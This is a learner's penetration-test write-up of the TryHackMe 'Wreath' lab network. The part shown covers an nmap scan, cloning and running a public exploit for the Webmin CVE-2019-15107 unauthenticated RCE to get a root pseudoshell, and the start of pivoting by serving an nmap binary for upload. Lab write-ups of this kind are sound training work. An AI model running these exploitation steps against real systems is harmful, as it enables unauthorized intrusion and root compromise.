Penetration Test Report

on

Wreath Network

mosec0

Challenege Link : https://tryhackme.com/room/wreath

Email : ma.cyber@outlook.com
Profile Link : https://tryhackme.com/r/p/mosec0

Table of contents

Executive Summary

Wreath room is a walkthrough challenge where we have to conduct a penetration test on the network. We have to identify different vulnerabilities and exploit them to gain access to all the hosts/machines in the network.

Back-Story

Out of the blue, an old friend from university: Thomas Wreath, calls you after several years of no contact. You spend a few minutes catching up before he reveals the real reason he called:

"So I heard you got into hacking? That's awesome! I have a few servers set up on my home network for my projects, I was wondering if you might like to assess them?"

You take a moment to think about it, before deciding to accept the job -- it's for a friend after all.

This room includes the following things.

1 . Finding web application based vulnerabilities and exploitation

2 . Privilege Escalation to gain root on Linux and NT-Authority\System or Administrator on windows target

3 . Antivirus Software evasion techniques

4 . Cleaning-up the target by removing exploits/binaries we have used

Note: We have to use the naming convention as described in the room’s description, for example, instead of Nmap we have to use username-Nmap, username-nc.

Summary of Results


During the initial reconnaissance, we found a publicly accessible web-server, on visiting the http://$IP/ we found the domain name as **thomaswreath.thm**, so we have to add this in /etc/hosts file in Linux and for windows file is C:\Windows\System32\drivers\etc\hosts, on visiting http://thomaswreath.thm we found an outdated version of Miniserv, finding CVE for the outdated version and exploiting the service resulted in root access to the Linux host/machine.

After that we need to make our way to connect to other hosts in the network, the other two networks are not available publicly, we used different methods from setting up a proxy to port forwarding and other things, then we find web-based vulnerabilities on those two hosts and exploit those vulnerabilities to gain access to NT-Authority\System, at last, we have to clean up all the targets/hosts in the network by removing all the exploits, binaries and executables we have used for exploitation and privilege escalation.

Attack Narrative


Gaining root access on Linux host

To identify the vulnerable/outdated version of Miniserv we started with nmap scan or rustscan for quick results.



```
❯ nmap -sC -sV -Pn -p0-15001 -oN cr3t3ht3-nmap.txt 10.200.84.200
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-23 12:22 IST
Nmap scan report for thomaswreath.thm (10.200.84.200)
Host is up (0.17s latency).
Not shown: 14997 filtered ports
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East
| Not valid before: 2021-03-23T06:12:19
|_Not valid after:  2022-03-23T06:12:19
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ [redacted] (Webmin httpd)
|_http-server-header: MiniServ [redacted]
```


from the Nmap scan, we found the vulnerable/outdated version of Miniserv and luckily for this version an exploit is available publicly, downloaded the exploit in our local machine / Attack Box



```
❯ git clone https://github.com/MuirlandOracle/CVE-2019-15107
Cloning into 'CVE-2019-15107'...
remote: Enumerating objects: 29, done.
remote: Counting objects: 100% (29/29), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 29 (delta 9), reused 14 (delta 3), pack-reused 0
Unpacking objects: 100% (29/29), 19.45 KiB | 1.02 MiB/s, done.

~/Desktop/THM/wreath
```

change directory to CVE-2019-15107, to run the exploit properly we need to install some python modules which are defined in the requirements.txt file, using the command pip3 install -r requirements.txt we can install all the necessary modules.


To know about the syntax we run the command python3 CVE-2019-15107.py -h



```
❯ python3 CVE-2019-15107.py -h
usage: CVE-2019-15107.py [-h] [-b BASEDIR] [-s] [-p PORT] [--accessible] [--force] target

CVE-2019-15107 Webmin Unauthenticated RCE (1.890-1.920) Framework

positional arguments:
  target                The target IP or domain

optional arguments:
  -h, --help            show this help message and exit
  -b BASEDIR, --basedir BASEDIR
                        The base directory of webmin (default: /)
  -s, --ssl             Specify to use SSL
  -p PORT, --port PORT  The target port (default: 10000)
  --accessible          Remove ascii art
  --force               Force exploitation with no checks
```

There are some optional arguments and one positional argument which is necessary to define the target domain or IP .

running exploit again by including the domain name as **thomaswreath.thm** .



```
❯ python3 CVE-2019-15107.py thomaswreath.thm

        __        __   _               _         ____   ____ _____ 
        \ \      / /__| |__  _ __ ___ (_)_ __   |  _ \ / ___| ____|
         \ \ /\ / / _ \ '_ \| '_ ` _ \| | '_ \  | |_) | |   |  _|  
          \ V  V /  __/ |_) | | | | | | | | | | |  _ <| |___| |___ 
           \_/\_/ \___|_.__/|_| |_| |_|_|_| |_| |_| \_\\____|_____|

                                                @MuirlandOracle


[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://thomaswreath.thm:10000/ successfully.
[+] Server version [redacted] should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# 
```

And we have the root access

using this exploit we don’t have consistent access to the root user account, we started to enumerate different directories and found something useful in “/root” and using that file we have consistent access to the root user account.

- **Remediations**

  The Service we found was vulnerable to RCE which allowed unauthorized user to execute malicious command which then lead to access to root user , doing some research about the vulnerability we found that password_change.cgi caused the vulnerability the same vulnerability was found in 1.900 to 1.920 but it was not exploitable in default install of this service , so instead of using outdated version we must use the latest version always .

Pivoting

Pivoting is the art of using access obtained over one machine to exploit another machine deeper in the network. It is one of the most essential aspects of network penetration testing.

By using different techniques an attacker can even communicate with another machine in the network which is not publicly accessible.

We can use Metasploit to make the pivoting process easier but we will go for manual methods.

There are two main methods:-

1 . **Tunnelling/Proxying**


2 . **Port Forwarding**

basically port forwarding is when we try to access internal services and tunnelling/proxying is when we try to access other hosts in the network which are not publicly available .

Scanning the network to find other hosts


- **Enumeration**

  From the link Provided we have downloaded the static Nmap binary and based on the naming convention, we have changed the Nmap binary name to **username-nmap**, in my case it is cr3t3ht3-Nmap and we will upload this binary on the target machine in /tmp directory using python webserver.




```
❯ ls -l cr3t3ht3-nmap
-rw-r--r-- 1 goliboi goliboi 5944464 Mar 21 14:16 cr3t3ht3-nmap
❯ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

